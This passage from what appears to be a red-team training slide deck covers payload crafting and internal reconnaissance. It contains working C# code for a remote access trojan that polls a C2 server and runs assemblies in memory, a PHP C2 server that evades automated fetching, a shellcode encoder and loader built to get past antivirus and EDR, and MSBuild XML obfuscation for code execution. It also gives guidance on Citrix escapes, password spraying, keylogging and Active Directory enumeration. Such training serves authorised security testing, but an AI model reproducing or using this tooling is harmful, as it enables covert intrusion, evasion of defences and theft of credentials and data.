    s = hwr.GetRequestStream();
    s.Write(postData, 0, postData.Length);
}
catch (Exception e)
{
    SendRequest(e.Message);
}
finally
{
    if (s != null)
    {
        s.Dispose();
    }
}

try
{
    s = hwr.GetResponse().GetResponseStream();
    sr = new StreamReader(s);
    output = sr.ReadToEnd();
}
catch (Exception e)
{
    SendRequest(e.Message);
}
finally
{
    if (s != null)
    {
        s.Dispose();
    }
}

return output;
```



# Payload Crafting

Assembly.Load can receive a string,  
and load the exe from it

```
class ExecuteCompiledCSharp
{
    1 reference
    public static void Execute(string assembly, string c2url, string c2host)
    {
        byte[] bytes = Convert.FromBase64String(assembly);
        Thread t = new Thread(() => InternalExecute(bytes, c2url, c2host));
        t.Start();
    }

    1 reference
    private static void InternalExecute(byte[] assembly, string c2url, string c2host)
    {
        Networking n = new Networking(c2url, c2host);
        StringWriter sw = new StringWriter();
        StringBuilder sb = new StringBuilder();
        try
        {
            Assembly a = Assembly.Load(assembly);
            MethodInfo m = a.EntryPoint;

            TextWriter tw = Console.Out;
            Console.SetOut(sw);

            object o = a.CreateInstance(m.Name);
            m.Invoke(null, new object[] { (object[])null });

            sb.Append(sw.ToString());
            sw.Close();

            Console.SetOut(tw);
            n.SendRequest(sb.ToString());
        }
        catch (Exception e)
        {
            n.SendRequest(e.Message);
        }
    }
}
```



# Payload Crafting

The main part of the code

```
class Program
{
    0 references
    static void Main(string[] args)
    {
        string output = "";
        int c2delay = 5000;
        string c2url = "http://mr.un1k0d3r.com/c2/" + Guid.NewGuid().ToString();
        string c2host = "mr.un1k0d3r.com";

        Networking n = new Networking(c2url, c2host);

        while (true)
        {
            try
            {
                output = n.SendRequest(null);
                if (output.Length > 0)
                {
                    ExecuteCompiledCSharp.Execute(output, c2url, c2host);
                }
            }
            catch (Exception e)
            {
                n.SendRequest(e.Message);
            }
            Thread.Sleep(c2delay);
        }
    }
}
```



# Payload Crafting

**Only thing left is to host your recon .net code on the remote server.**

```
<?php  
if(strpos($_SERVER["HTTP_USER_AGENT"], "ringzer0") !== false) {  
  
    $data = file_get_contents("php://input");  
    if(!empty($data)) {  
        // save output of a command to a file  
        file_put_contents("/tmp/output.c2", $data, FILE_APPEND);  
    } else {  
        // deliver payload  
        echo base64_encode(file_get_contents("bin.exe"));  
    }  
}  
?>
```

Source code: <https://mr.un1k0d3r.online/training/source/c2.php.txt>



# Payload Crafting

**Quick trick to avoid automated  
tool to fetch your payloads**

```
if(strpos($_SERVER["HTTP_USER_AGENT"], "ringzer0") !== false)
```



# Payload Crafting

**You now have a fully functional RAT that execute assembly in memory**

We will cover which kind information you should gather in the next section



# Payload Crafting

Your payload will be inspected by EDR & AV and other security products  
Obfuscation is designed to get you landed where you want to; it does not defeat runtime analysis

Classic techniques:

- Encrypting the shellcode with a XOR loop
- Encrypting the shellcode using RC4
- Encrypting the shellcode using AES
- Gzipping, Base64 the shellcode



# Payload Crafting

What if our code had none of the following characteristics and a fairly good entropy?

Randomness of the code can be evaluated giving an entropy score based on the score

- It is possible to evaluate the chance of a sample being encrypted or obfuscated

Legit code usually is not THAT random



# Payload Crafting

With that in mind, lets think of how we can represent our shellcode

We know that we have bytes from 0x00 to 0xff in there (256 possibilities)

```
import sys

outputlength = 0

dataset = ["list", "of", "256", "unique", "words"]
payload = open(sys.argv[1], "rb").read()

outputlength = len(payload)
final = [0] * outputlength
iterator = 0

for c in payload:
    final[iterator] = dataset[ord(c)]
    iterator += 1

print ''.join(final)
```



# Payload Crafting

You will end up with a list of word, tied to an index

Our shellcode is 0x00, 0x02, 0x01, 0x00, 0x00, 0x01

```
table = {"first" , "second" , "third"};
```

```
mapping = {"first" , "third" , "second", "first", "first",
"second"};
```

This will produce decent entropy due to the use of words and none of the « known » patterns are present in the code



# Payload Crafting

All we have to do is map the word to the index to retrieve the original byte

C# is kind enough to provide the following method:

```
Array.IndexOf(table, needle);
```



# Payload Crafting

```
namespace updatesystem
{
    internal class Program
    {
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UInt32 dwSize, uint flNewProtect, out uint lpflOld

        [UnmanagedFunctionPointer(CallingConvention.Winapi)]
        public delegate IntPtr Caller();

        static void Main(string[] args)
        {
            string[] table = { "your 256 words list goes here" }
            string[] mapping = { output of the python script }
            byte[] final = new byte[mapping.Length];
            for(int i = 0; i < mapping.Length; i++)
            {
                final[i] = (byte)Array.IndexOf(table, mapping[i]);
            }

            IntPtr allocated = Marshal.AllocHGlobal(mapping.Length);
            uint old = 0;
            VirtualProtect(allocated, (UInt32)mapping.Length, 0x40, out old);
            Marshal.Copy(final, 0, allocated, final.Length);

            var d = Marshal.GetDelegateForFunctionPointer<Caller>(allocated);
            d();
        }
    }
}
```



# Payload Crafting

This will produce a final executable of 3 to 4 Mb; which is also nice, since some engine will not even bother analyzing bigger file

Since it was written in .Net, we can pass this file to our .Net stage 0 which is accepting arbitrary assembly to be loaded through `Assembly.Load()`



# Payload Crafting

<https://github.com/Mr-Un1k0d3r/MiniDump>

<https://github.com/Mr-Un1k0d3r/MiniDump/blob/master/dump.c>

**VS**

<https://github.com/Mr-Un1k0d3r/MiniDump/blob/master/safe-against-edr-minidump64.c>



# Payload Crafting

## Revisiting your classic: Msbuild.exe

You think everything that was possible is already public, be creative

msbuild.exe csproj file are XML file...

That execute C# code

<https://github.com/Mr-Un1k0d3r/PowerLessShell>

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="__task__">
    <__task__ />
    <MyTask />
  </Target>
  <UsingTask
    TaskName="__task__"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.NET\Framework\{arch}\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.IO" />
      <Code Type="Fragment" Language="cs">
        </Code>
    </Task>
    </UsingTask>
    <UsingTask
      TaskName="MyTask"
      TaskFactory="CodeTaskFactory"
      AssemblyFile="C:\Windows\Microsoft.NET\Framework\{arch}\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
      <Task>
        <Code Type="Class" Language="cs">
          <![CDATA[
            public class MyTask : Task, ITask {
              public override bool Execute() {
                }
            }
          ]]>
        </Code>
      </Task>
    </UsingTask>
  </Project>
```



# Payload Crafting

Detection is “easy”, since the C# is in clear

Why not using XML concept to hide the payload using ENTITY to HTML encode the whole C#

Same technique on disk detection, because you have another layer of obfuscation on top of the original toolset

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE IMDUGWVA9kYaI [
  !ENTITY py436k6rLH2qzmIeiG "&#x26;&#x23;&#x78;&#x37;&#x35;&#x3b;&#x26;&#x23;&#x78;&#x26;">
]>

<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="ItMWmx1mqPnlK1NeR5ckNTcB6cahs1eC">
    <ItMWmx1mqPnlK1NeR5ckNTcB6cahs1eC />
    <windows />
    </Target>
    <PropertyGroup>
      <G0iGgp0QLZuWU3yulSm3f3zN>
        &py436k6rLH2qzmIeiG;
      </G0iGgp0QLZuWU3yulSm3f3zN>
    </PropertyGroup>
    <UsingTask
      AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll"
      TaskName="ItMWmx1mqPnlK1NeR5ckNTcB6cahs1eC"
      TaskFactory="CodeTaskFactory">
      <ParameterGroup/>
      <Task>
        <Using Namespace="System" />
        <Using Namespace="System.IO" />
        <Code Type="Fragment" Language="cs">
        </Code>
      </Task>
      </UsingTask>
      <UsingTask
        TaskName="windows"
        TaskFactory="CodeTaskFactory"
        AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll" >
        <Task>
          <Code Type="Class" Language="Csharp">
            |<![CDATA[
            $(G0iGgp0QLZuWU3yulSm3f3zN)
            ]]>
          </Code>
        </Task>
      </UsingTask>
    </Project>
```



# 15 minutes break

# Internal Reconnaissance

- Process listing should be the first command you run
- This will confirm if there is another user of interest running on the host
- It will confirm which security product is running on the system



# Internal Reconnaissance

In addition to process listing, dumping services may be useful

Cobalt Strike command **ps** can be used

More information can be retrieved using WMIC

```
C:\Users\charles.hamilton>wmic process get executablepath, commandline
```

Services information can also be retrieved through WMIC

```
C:\Users\charles.hamilton>wmic service get state,name,pathname
Name                               PathName
AdobeARMservice                   "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
AdobeFlashPlayerUpdateSvc          C:\windows\SysWOW64\Macromed\Flash\FlashPlayerUpdateService.exe
AJRouter                          C:\windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
ALG                               C:\windows\System32\alg.exe
AMPAgent                          "C:\Program Files (x86)\Dell\KACE\AMPAgent.exe"
AMPWatchDog                       "C:\Program Files (x86)\Dell\KACE\AMPWatchDog.exe"
ApHidMonitorService               "C:\Program Files\DELLTPad\HidMonitorSvc.exe"
AppIDSvc                           C:\windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
Appinfo                            C:\windows\system32\svchost.exe -k netsvcs -p
AppMgmt                            C:\windows\system32\svchost.exe -k netsvcs -p
AppReadiness                       C:\windows\System32\svchost.exe -k AppReadiness -p
AppVClient                         C:\windows\system32\AppVClient.exe
                                         State
                                         Running
                                         Stopped
                                         Stopped
                                         Stopped
                                         Stopped
                                         Running
                                         Running
                                         Running
                                         Running
                                         Stopped
                                         Running
                                         Stopped
                                         Stopped
                                         Stopped
                                         Stopped
                                         Stopped
```



# Internal Reconnaissance

Remember our simple stage 0 RAT?

Listing process in C#

```
class Program
{
    0 references
    static void Main(string[] args)
    {
        Process[] processList = Process.GetProcesses();
        foreach (Process p in processList)
        {
            Console.WriteLine(String.Format("{0} {1}", p.Id, p.ProcessName));
        }
    }
}
```



# Internal Reconnaissance

You can reimplement pretty much all of the Windows command in C and C# to avoid using cmd.exe /c ...



# Internal Reconnaissance

**Services listing will help you confirm if there are security solutions running on the host**

**It may also reveal custom services**



# Internal Reconnaissance

If you enjoy reverse engineering, you can try to reverse the service and find potential vulnerabilities or embedded credentials

## Real life example:

The company wants to save energy, so they force shutdown workstations at midnight; the service is sending information to a server and the credentials used are embedded in the binary



# Internal Reconnaissance

## Quick reverse engineering tips:

If the binary file is a .NET file, use dnSpy:

- <https://github.com/0xd4d/dnSpy/releases>

If it is a native executable:

- xdbg64 <https://x64dbg.com>
- IDA (freeware or PRO if you have a license) [https://www.hex-rays.com/products/ida/support/download\\_freeware.shtml](https://www.hex-rays.com/products/ida/support/download_freeware.shtml)
- Ghidra <https://www.nsa.gov/resources/everyone/ghidra/>



# Exercise

Find the password  
in the custom  
application

# Internal Reconnaissance

Challenge URL: <https://mr.un1k0d3r.online/training/source/Corpo.exe>

# Internal Reconnaissance


static VS runtime debugging

```
// Corpo.Form1
// Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00000260
private void DoCorpo()
{
    string username = "mr.un1k0d3r";
    string password = Form1.DecryptStringFromBytes_Aes(Convert.FromBase64String("/u0v6LNp6xspviKnko1fKg=="), new byte[]
    {
        48,
        165,
        151,
        127,
        158,
        3,
        239,
        113,
        128,
        220,
        68,
        238,
        200,
        216,
        149,
        175
    }, new byte[]
    {
        27,
        35,
        2,
        150,
        148,
        123,
        124,
        100,
        58,
        25,
        59,
        202,
        96,
        175,
        179,
        138
    });
    SecureString securePwd = new SecureString();
    for (int i = 0; i < password.Length; i++)
    {
        securePwd.AppendChar(password[i]);
    }
    Process.Start("calc.exe", username, securePwd, "RINGZERO");
}
```




# Internal Reconnaissance


dnSpy live debugging



Add a breakpoint on DoCorpo



Step over until the decryption is completed



# Internal Reconnaissance

Once the call to `DecryptStringFromBytes_Aes` is completed, simply inspect the variable in the debugger

Name	Value	Type
► ⓘ System.Convert.FromBase64String returned	{byte[0x00000010]}	byte[]
ⓘ Corpo.Form1.DecryptStringFromBytes_Aes returned	"RingZer0Corp"	string
► ⓘ this	{Corpo.Form1, Text: RingZer0 CORP}	Corpo.Form1
ⓘ username	"mr.un1k0d3r"	string
ⓘ password	"RingZer0Corp"	string
► ⓘ securePwd	null	System.Security.SecureString
ⓘ i	0x00000000	int





# Internal Reconnaissance

- You have your shell and you are ready to discover what is going on in the network
- Dump all the users and emails
- Powershell <https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Utility.ps1>
- CSharp <https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/ldaputility.exe>

# Internal Reconnaissance

The idea is to make sure you have the biggest sample as possible, in case you loose access

**You can refine your future phishing or password spraying**



# Internal Reconnaissance

You want to make sure to have emails and users to be able to perform:

- Password spraying against a bigger set of users
- Potentially target more employees, in case you lose access to the network

When dumping users, try to include the description; that may help you target valuable assets

Password spraying should be performed against a small group of users that are valuable



# Internal Reconnaissance

Usually if you gained access through a phishing campaign, your shell is most likely running on a workstation

Capturing **keystrokes** and **screenshots** may help you ensure the security team is not interacting with the victim

Screenshot may also reveal applications used by the user and sensitive information

Keystrokes may also provide password for free



# Internal Reconnaissance

**Workstation may also provide valuable information:**

Dumping the browser homepage usually points to the intranet

<https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Get-BrowserHomepage.ps1>

Bookmarks may reveal internal portal that can be used to perform lateral movement

<https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Get-IEBookmarks.ps1>



# Internal Reconnaissance

A Socks proxy can be used to connect to the intranet and gather information about their internally exposed services

They may have a Citrix portal internally that may allow you to connect with the user you compromised; once you launch the Citrix application, you may find a Citrix escape and compromise a server

**Extra point for Citrix: the server is usually less protected than the endpoints**




# Internal Reconnaissance

The most typical Citrix escape relies on the open or save window. If you have office software published, you can escape the “sandbox”


Right click to create a file

Then right click on the file and rename it with a “.bat” extension




# Internal Reconnaissance

Right click again to edit the file



Right click and click  
Open to run the bat file

Add the command you want  
to run




A screenshot of a Windows File Explorer window. It shows two files: 'run.docx' (modified 13/11/2019 14:20) and 'run.bat' (modified 13/11/2019 14:26). Below the files is a Notepad window titled 'run.bat - Notepad' containing the command 'whoami && pause'. At the bottom of the slide is a screenshot of a terminal window showing the command 'C:\Windows\system32\cmd.exe' being run. The terminal output shows the command 'whoami && pause' being entered, followed by the user's name 'charles.hamilton', and the message 'Press any key to continue . . .'. The terminal window has a black background and white text.

```
C:\Windows\system32\cmd.exe
C:\Users\charles.hamilton\Desktop\training>whoami && pause
charles.hamilton
Press any key to continue . . .
```

# Internal Reconnaissance


## Citrix in the wild



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# Internal Reconnaissance

If you can browse the Internet through a link in the Citrix application, you have access to a shell using the “file://” url handler



# Internal Reconnaissance

Internal Citrix are also great, because you can leverage internal password spraying to access the Internal Citrix and compromise internal servers

**Internal Citrix instance tend to have MFA disabled**



# Internal Reconnaissance

## Quick note on Citrix:

Citrix exposes a shared folder with all the users' profiles. If you have admin access or the permission are misconfigured, you can update the data pushed on the Citrix client

Copying a binary in the startup folder of the profile will execute it on the targeted user session



# Internal Reconnaissance

Other commands of interest that may help perform reconnaissance at the network level:

- **route print**: Discover other networks
- **nslookup DOMAIN**: Discover server's range. Nslookup on the domain will return DCs
- **nltest /dclist:DOMAIN**: List DCs including RODC and PDC. PDC may be in a more critical subnet
- **netstat –an | netstat –a**: List currently established connection
- **ipconfig /all**: Gather information about the networking interface. You may find a VPN tunnel already established to their sensitive network



# Exercise

Analyse the output of  
the network recon  
commands

# Internal Reconnaissance

nslookup %USERDOMAIN% will return all the DCs

Or using C#:

- Dns .GetHostByName
- Dns .Resolve

```
static void Main(string[] args)
{
    IPHostEntry ihe = Dns.GetHostByName(args[0]);
    IPAddress[] ia = ihe.AddressList;
    for(int i = 0; i < ia.Length; i++)
    {
        Console.WriteLine("Address {0} ", i, ia[i].ToString());
    }
}
```



# Internal Reconnaissance

Other commands of interest that may help perform reconnaissance regarding the network:

**NOTE THAT THESE ARE NOT EXTREMELY STEALTH BUT PROVIDE GOOD VISIBILITY**

BloodHound, SharpHound and PowerView allow you to gather information about users, computers, sessions, and groups



# Internal Reconnaissance

You can implement most of the features as standalone utility:

- **Get user LDAP**   `(&(objectCategory=user))`
- **Get computers LDAP**                                     `(&(objectCategory=computer))`
- **Get groups**   `(&(objectCategory=group))`
- **Get sessions**   Windows API `NetSessionEnum`
- **Get local admin**   Windows API `NetLocalGroupGetMembers`



# Internal Reconnaissance



BloodHound utility provides a lot of options. make sure you carefully pick the one that will remain as stealth as possible based on your prior understanding of the network



Same goes with PowerView, there are tons of commands that can be extremely useful, but extremely noisy

# Internal Reconnaissance

## **Querying sessions on the remote system:**

- You query the remote system

```
for(computer) {  
    query computer  
}
```

- You are going to connect to a lot of assets



# Internal Reconnaissance

PowerView can be used to retrieve list of local groups and users that possess local administrative privileges

```
PS> Get-NetComputer | Get-NetLocalGroup
```

This command will retrieve the list of computers and then connect to each of them asking for groups. This relies on the `NetLocalGroupGetMembers` API



# Internal Reconnaissance

User granted with local administrator privileges

```
ComputerName : SECRETHOST.local
AccountName : MYSITE/god
IsDomain   : True
IsGroup    : False
SID        : S-1-5-21-142042000-781976021-1318725885-1883
Description :
Disabled   :
LastLogin  : 11/12/2019 2:44:38 PM
PwdLastSet :
PwdExpired :
UserFlags  :
```

Group granting local administrative privileges

```
ComputerName : SECRETHOST.local
AccountName : MYSITE/Domain Admins
IsDomain   : True
IsGroup    : True
SID        : S-1-5-21-142042000-781976021-1318725885-46104
Description :
Disabled   :
LastLogin  :
PwdLastSet :
PwdExpired :
UserFlags  :
```



# Internal Reconnaissance

The previous command will generate the output and can easily be used to search through it offline. It doesn't drop file on the target system

**This command may take a while to run**



# Internal Reconnaissance


The same concept can be used to find hosts where the current users are granted with local administrative privileges

Find-LocalAdminAccess

The downside of this command is that it is perform pretty much the same as GetComputer + Get-NetLocalGroup + Invoke-CheckLocalAdminAccess on all systems but you don't get the output

**Meaning that every time you want to hunt a user, you will perform the same action**





# Internal Reconnaissance

FOR EXAMPLE: POWERVIEW CAN BE USED TO  
LIST ACTIVE SESSIONS

```
PS> GET-NETCOMPUTER | GET-NETSESSION
```

THIS COMMAND WILL RETRIEVE THE LIST OF  
COMPUTERS AND THEN CONNECT TO EACH  
OF THEM ASKING FOR SESSION. THIS RELIES  
ON THE **NETSESSIONENUM** API

# Internal Reconnaissance

PowerView offers several cmdlets that may be quite useful

SharpView offers the same kind of features

Get-NetDomain	- gets the name of the current user's domain
Get-NetForest	- gets the forest associated with the current user's domain
Get-NetForestDomain	- gets all domains for the current forest
Get-NetDomainController	- gets the domain controllers for the current computer's domain
Get-NetUser	- returns all user objects, or the user specified (wildcard specifiable)
Add-NetUser	- adds a local or domain user
Get-NetComputer	- gets a list of all current servers in the domain
